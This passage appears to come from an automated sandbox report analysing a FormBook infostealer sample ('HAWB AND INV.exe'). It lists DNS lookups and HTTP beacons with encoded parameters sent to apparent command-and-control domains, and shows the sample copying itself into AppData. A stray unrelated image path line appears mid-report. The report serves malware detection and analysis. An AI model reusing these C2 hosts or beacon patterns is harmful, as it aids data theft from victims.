May 3, 2021 14:54:18.493829966 CEST	192.168.2.6	8.8.8.8	0x230d	Standard query (0)	www.beachrockisland.com	A (IP address)	IN (0x0001)
May 3, 2021 14:54:23.578939915 CEST	192.168.2.6	8.8.8.8	0x847e	Standard query (0)	www.itechfreak.com	A (IP address)	IN (0x0001)
May 3, 2021 14:54:29.500647068 CEST	192.168.2.6	8.8.8.8	0x704c	Standard query (0)	www.jaimericart.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:53:41.099087954 CEST	8.8.8.8	192.168.2.6	0x58cd	No error (0)	www.dinkoistmatrimony.com	dinkoistmatrimony.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 14:53:41.099087954 CEST	8.8.8.8	192.168.2.6	0x58cd	No error (0)	dinkoistmatrimony.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 14:53:46.634038925 CEST	8.8.8.8	192.168.2.6	0xcbad	No error (0)	www.premier-moment.info		202.254.234.152	A (IP address)	IN (0x0001)
May 3, 2021 14:53:52.444093943 CEST	8.8.8.8	192.168.2.6	0x53de	No error (0)	www.ecosanhn.com	ecosanhn.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 14:53:52.444093943 CEST	8.8.8.8	192.168.2.6	0x53de	No error (0)	ecosanhn.com		181.214.142.2	A (IP address)	IN (0x0001)
May 3, 2021 14:54:02.814151049 CEST	8.8.8.8	192.168.2.6	0xd3c6	No error (0)	www.curvygirlholiday.com	curvygirlholiday.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 14:54:02.814151049 CEST	8.8.8.8	192.168.2.6	0xd3c6	No error (0)	curvygirlholiday.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 14:54:08.063040972 CEST	8.8.8.8	192.168.2.6	0x4030	Name error (3)	www.vipbrandwatch.info	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:54:13.176599026 CEST	8.8.8.8	192.168.2.6	0xd69b	No error (0)	www.networkingmaderas.com	networkingmaderas.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 14:54:13.176599026 CEST	8.8.8.8	192.168.2.6	0xd69b	No error (0)	networkingmaderas.com		107.180.57.119	A (IP address)	IN (0x0001)
May 3, 2021 14:54:18.563572884 CEST	8.8.8.8	192.168.2.6	0x230d	Name error (3)	www.beachrockisland.com	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:54:23.788476944 CEST	8.8.8.8	192.168.2.6	0x847e	No error (0)	www.itechfreak.com		192.238.144.41	A (IP address)	IN (0x0001)
May 3, 2021 14:54:29.579925060 CEST	8.8.8.8	192.168.2.6	0x704c	No error (0)	www.jaimericart.com	jaimericart.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 14:54:29.579925060 CEST	8.8.8.8	192.168.2.6	0x704c	No error (0)	jaimericart.com		81.88.48.71	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.dinkoistmatrimony.com
- www.premier-moment.info
- www.ecosanhn.com
- www.curvygirlholiday.com
- www.networkingmaderas.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49754	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:53:41.165328026 CEST	10311	OUT	GET /maw9/?AVF=4eDAg+VUuFTPb+HpMV2XwHXrAkW6c8A/v4D4zAieFew51h9R0F5m+f+tz7m/68XBKeAB57yd0w==&6l=sHbLpdw8x0Nx4 HTTP/1.1 Host: www.dinkoistmatrimony.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 14:53:41.302735090 CEST	10311	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 03 May 2021 12:53:41 GMT Content-Type: text/html Content-Length: 275 ETag: "6089be8c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49757	202.254.234.152	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:53:46.949692011 CEST	11185	OUT	GET /maw9/?AVF=6+c9WwA91vc3q1qPV/bxdb4jLCwfrBo6mkGAjXedmMMeaWqNVTNOJ33lEW7rMTYT0EzxW77dCg==&6l=sHbLpdw8x0Nx4 HTTP/1.1 Host: www.premier-moment.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:53:47.265083075 CEST	11191	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 03 May 2021 12:53:47 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 347 Connection: close Location: https://www.premier-moment.info/maw9/?AVF=6+c9WwA91vc3q1qPV/bxdb4jLCwfrBo6mkGAjXedmMMeaWqNVTNOJ33lEW7rMTYT0EzxW77dCg==&6l=sHbLpdw8x0Nx4 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 70 72 65 6d 69 65 72 2d 6d 6f 6d 65 6e 74 2e 69 6e 66 6f 2f 6d 61 77 39 2f 3f 41 56 46 3d 36 2b 63 39 57 77 41 39 31 76 63 33 71 31 71 50 56 2f 62 78 64 62 34 6a 4c 43 77 66 72 42 6f 36 6d 6b 47 41 6a 58 65 64 6d 4d 4d 65 61 57 71 4e 56 54 4e 4f 4a 33 33 6c 45 57 37 72 4d 54 59 54 30 45 7a 78 57 37 37 64 43 67 3d 3d 26 61 6d 70 3b 36 6c 3d 73 48 62 4c 70 64 77 38 78 30 4e 78 34 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49760	181.214.142.2	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:53:52.576576948 CEST	11193	OUT	GET /maw9/?AVF=cbTyfQFVyV4qwzSuB5gkHhMhd4ZKxxzMSggVhGr4392xKRAUAYS1aRQvNzIyvi+llhoR0m7eyA==&6l=sHbLpdw8x0Nx4 HTTP/1.1 Host: www.ecosanhn.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 14:53:52.709163904 CEST	11194	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html Transfer-Encoding: chunked Date: Mon, 03 May 2021 12:53:52 GMT Server: LiteSpeed Data Raw: 32 38 37 32 0d 0a 0a 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 30 Data Ascii: 2872<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text { color: #0000

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49762	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:54:02.857573986 CEST	11237	OUT	GET /maw9/?AVF=ueXSnp9RuZV4VGv1GREwgsKbz6ngTp3QynINalfLY22/qL3buQO/ZY9WhadtjkGC+9EglwJKpA==&6l=sHbLpdw8x0Nx4 HTTP/1.1 Host: www.curvygirlholiday.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 14:54:02.995352030 CEST	11238	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 03 May 2021 12:54:02 GMT Content-Type: text/html Content-Length: 275 ETag: "608f64c6-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49763	107.180.57.119	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:54:13.310914993 CEST	11240	OUT	GET /maw9/?AVF=CxDYGZqaFGf+wggxXYaRsXxHYh0vkMvLuxQU/eiz8BKY71rUvugXdjEA5Q+gRIVecMz1lX5ZhQ==&6l=sHbLpdw8x0Nx4 HTTP/1.1 Host: www.networkingmaderas.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:54:13.470249891 CEST	11241	IN	HTTP/1.1 404 Not Found Date: Mon, 03 May 2021 12:54:13 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Length: 1699 Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 69 6c 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 62 6f 64 79 20 7b 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 65 65 65 3b 0a 7d 0a 0a 62 6f 64 79 2c 20 68 31 2c 20 70 20 7b 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 53 65 67 6f 65 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 22 4c 75 63 69 64 61 20 47 72 61 6e 64 65 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 37 37 70 78 3b 0a 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 31 37 30 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 35 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 20 31 35 70 78 3b 0a 7d 0a 0a 2e 72 6f 77 3a 62 65 66 6f 72 65 2c 20 2e 72 6f 77 3a 61 66 74 65 72 20 7b 0a 20 20 64 69 73 70 6c 61 79 3a 20 74 61 62 6c 65 3b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 20 22 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 36 20 7b 0a 20 20 77 69 64 74 68 3a 20 35 30 25 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 70 75 73 68 2d 33 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 32 35 25 3b 0a 7d 0a 0a 68 31 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 38 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 30 70 78 20 30 3b 0a 7d 0a 0a 2e 6c 65 61 64 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 31 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 30 70 78 3b 0a 7d 0a 0a 70 20 7b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 30 70 78 3b 0a 7d 0a 0a 61 20 7b 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 32 38 32 65 36 3b 0a 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 61 69 6e 65 72 20 74 65 78 74 2d 63 65 6e 74 65 72 22 20 69 64 3d 22 65 72 72 6f 72 22 3e 0a 20 20 3c 73 76 67 20 68 65 69 67 68 74 3d 22 31 30 30 22 20 77 69 64 74 68 3d 22 31 30 30 22 3e 0a 20 20 20 20 3c 70 6f 6c 79 67 6f 6e 20 70 6f 69 6e 74 73 3d 22 35 30 2c 32 35 20 31 37 2c 38 30 20 38 32 2c 38 30 22 20 73 74 72 6f 6b 65 2d 6c 69 6e 65 6a 6f 69 6e 3d 22 72 6f 75 Data Ascii: <!DOCTYPE html><html><head><title>File Not Found</title><meta http-equiv="content-type" content="text/html; charset=utf-8" ><meta name="viewport" content="width=device-width, initial-scale=1.0"><style type="text/css">body { background-color: #eee;}body, h1, p { font-family: "Helvetica Neue", "Segoe UI", Segoe, Helvetica, Arial, "Lucida Grande", sans-serif; font-weight: normal; margin: 0; padding: 0; text-align: center;}.container { margin-left: auto; margin-right: auto; margin-top: 177px; max-width: 1170px; padding-right: 15px; padding-left: 15px;}.row:before, .row:after { display: table; content: " ";}.col-md-6 { width: 50%;}.col-md-push-3 { margin-left: 25%;}h1 { font-size: 48px; font-weight: 300; margin: 0 0 20px 0;}.lead { font-size: 21px; font-weight: 200; margin-bottom: 20px;}p { margin: 0 0 10px;}a { color: #3282e6; text-decoration: none;}</style></head><body> <svg height="100" width="100"> <polygon points="50,25 17,80 82,80" stroke-linejoin="rou

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: HAWB AND INV.exe PID: 6752 Parent PID: 6012

General

Start time:	14:52:19
Start date:	03/05/2021
Path:	C:\Users\user\Desktop\HAWB AND INV.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\HAWB AND INV.exe'
Imagebase:	0x970000
File size:	741376 bytes
MD5 hash:	42662765A94CE5ECE11529509F937711
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.347517443.0000000002CE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.350474951.0000000003CE9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.350474951.0000000003CE9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.350474951.0000000003CE9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD0DD66	CopyFileW
C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CD0DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp9D41.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\HAWB AND INV.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1CC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp9D41.tmp	success or wait	1	6CD06A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a4 af 8f 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 3c 0b 00 00 12 00 00 00 00 00 00 7e 5b 0b 00 00 20 00 00 00 60 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`..............P.. <..........~[... ...`....@.. ....@.................	success or wait	3	6CD0DD66	CopyFileW
C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CD0DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
